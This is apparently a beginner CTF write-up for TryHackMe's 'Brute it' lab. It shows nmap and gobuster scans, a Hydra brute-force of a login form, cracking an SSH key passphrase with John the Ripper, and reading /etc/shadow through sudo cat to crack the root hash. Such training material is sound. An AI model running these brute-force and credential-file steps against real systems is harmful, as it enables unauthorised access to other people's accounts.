

Introduction

Welcome to this writeup focused on CTF 'Brute it' on the platform [Tryhackme](#).

As mentioned in the room's introduction, this CTF designed for beginners will cover the following fields: **Brute Force**, **Hash cracking**, and **privilege escalation**. Let's start with the enumeration and scan of the machine.

As usual, we start with a scan of the machine with **nmap** and the following command :

```
(root@kali)-[~/Downloads/THM]
# nmap -sV -Pn -T4 10.10.37.129 -vv
```

The results of our scan quickly let us answer the first four questions.

```
PORT      STATE SERVICE REASON    VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


How many ports are open? **2**

What version of SSH is running? **OpenSSH 7.6p1**

What version of Apache is running? **2.4.29**

Which Linux distribution is running? **Ubuntu**

We only find the Apache2 default page when we put the IP in our browser.



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the

Next, we're going to run a Gobuster scan with our chosen directory list in order to find any hidden directories on the website.


```

(root@kali)-[~/Downloads/THM]
# gobuster dir -u http://10.10.37.129 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 64
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.37.129
[+] Method:       GET
[+] Threads:      64
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s
=====
2023/05/07 15:00:44 Starting gobuster in directory enumeration mode
=====
/admin          (Status: 301) [Size: 312] [--> http://10.10.37.129/admin/]

```

And we have a form, requiring a username and a password :

When we go to that directory in our browser, we are faced with a simple login form. What can we learn from that? Turns out we can learn plenty.



LOGIN

USERNAME

PASSWORD

LOGIN

Let's check the source of the page in case there's anything there that can help us. This should be standard practice.

```

25
26      <!-- Hey john, if you do not remember, the username is admin -->
27 </body>
28 </html>
29

```

What do you know, we have the name "**john**" which we'll keep in mind for later, and we find out that the username is **admin**. All because of a forgotten comment in the HTML code.


```
<label>USERNAME</label>
<input type="text" name="user">

<label>PASSWORD</label>
<input type="password" name="pass">
```

Another useful thing to note in the source code is the names of the input fields which are “**user**” and “**pass**”. If you miss that in the HTML, you can find those out with BurpSuite as well.

```
14
15 user=admin&pass=password
```

Let’s enter the username admin and a random password to see what happens.



LOGIN

Username or password invalid

USERNAME

PASSWORD

LOGIN

We get a simple error message which we can put to good use soon enough.

Now, we need all of the information we’ve gathered so far to craft our **Hydra** command to brute-force the login form:

- username = **admin**
- username and password input fields are called “**user**” and “**name**”
- error message when inputting incorrect login details = “**Username or password invalid**”

```
# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.37.129 http-post-form  
"/admin/:user=^USER^&pass=^PASS^:F=Username or password invalid" -t 64 -V
```

We run our newly crafted Hydra command and soon enough we have our password.

```
[80][http-post-form] host: 10.10.37.129 login: admin password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-07 14:49:11
```

We can successfully use it to log in as admin. There we find a web flag at the end, a message for John again, along with a link to John's private RSA key. Now that's a useful find!

Hello john, finish the development of the site, here's your [RSA private key](#).

THM{[REDACTED]}

We can follow the link to the RSA key and use wget to download it to our machine.

```
# wget http://10.10.37.129/admin/panel/id_rsa > john.id_rsa
--2023-05-07 15:14:26-- http://10.10.37.129/admin/panel/id_rsa
Connecting to 10.10.37.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1766 (1.7K)
Saving to: 'id_rsa'

id_rsa      100%[=====] 1.72K --.-KB/s  in 0s

2023-05-07 15:14:26 (235 MB/s) - 'id_rsa' saved [1766/1766]
```

Next, we need to convert the key into a hash format that our favorite hash cracker **John the Ripper** can work with by using ssh2john.

```
(root@kali) - [~/Downloads/THM/BruteIT]
# python3 /usr/share/john/ssh2john.py id_rsa > rsa_hash.txt
```

Then we can run the hash file through John and receive the passphrase for the RSA key.

```

(rootkali)-[~/Downloads/THM/BruteIT]
# john --wordlist=/usr/share/wordlists/rockyou.txt rsa_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
[id_rsa]
1g 0:00:00:03 DONE (2023-05-07 15:17) 0.2906g/s 4169Kp/s 4169Kc/s 4169KC/sa6_123..*7jVamos!
Session completed

```

One last thing to do — we shouldn't forget to give the `id_rsa` file the proper permissions it requires. And we're good to go.

```

(rootkali)-[~/Downloads/THM/BruteIT]
# chmod 600 id_rsa

(rootkali)-[~/Downloads/THM/BruteIT]
# ssh -i id_rsa john@10.10.37.129
The authenticity of host '10.10.37.129 (10.10.37.129)' can't be established.
ECDSA key fingerprint is SHA256:6/bVnMDQ46C+aRgroR5KUwqKM6J9jAfSYFMQIOKckug.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.37.129' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-118-generic x86_64)

```

We're logged in as John and we can get the user flag.

```

john@bruteit~$ pwd
/home/john
john@bruteit~$ ls
user.txt
john@bruteit~$ cat user.txt
THM{[REDACTED]}

```

It's time to find a way to escalate our privileges. The easiest wins are usually binaries that we can run with `sudo` or that have the SUID bit set. You can look for those first or go through your list (that you hopefully have) of commands for the enumeration of Linux systems in order.

```
john@bruteit~$ sudo -l
Matching Defaults entries for john on bruteit:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
(root) NOPASSWD: /bin/cat
```

We find that we can run the **cat** command with sudo privileges without a password. Let's look that up on [GTFOBins](#).

We found out that we can exploit this to read a file. What's the most useful file we can get our hands on? That's right, the illusive **/etc/shadow** file.


```
john@bruteit~$ cd ../../
john@bruteit/$ LFILE=/etc/shadow
john@bruteit/$ sudo cat "$LFILE"
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjl88U9y
UXEVgL.:18490:0:99999:7:::
```

And now we've got our hands on the hash for the root password.

You probably know what follows. We also need to read **/etc/passwd**.

```
john@bruteit/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Then we can create the two files we need for the unshadow command.



```
(rootkali)-[~/Downloads/THM/BruteIT]
# unshadow passwd.txt shadow.txt > unshadowed.txt
```

This will give us a txt file that John can work with.

```
(root@kali) - [~/Downloads/THM/BruteIT]
# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
_____ (root)
1g 0:00:00:00 DONE (2023-05-07 15:37) 14.28g/s 1828p/s 1828c/s 1828C/s 123456..diamond
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

And so we've obtained the password for root.

```
john@bruteit/$ su root
Password:
root@bruteit:/# id
uid=0(root) gid=0(root) groups=0(root)
root@bruteit:/# cat /root/root.txt
THM{_____}
root@bruteit:/#
```

Time to switch to that user to receive our final flag and complete this challenge.

Thankyou for reading!

This room was fun, happy hacking!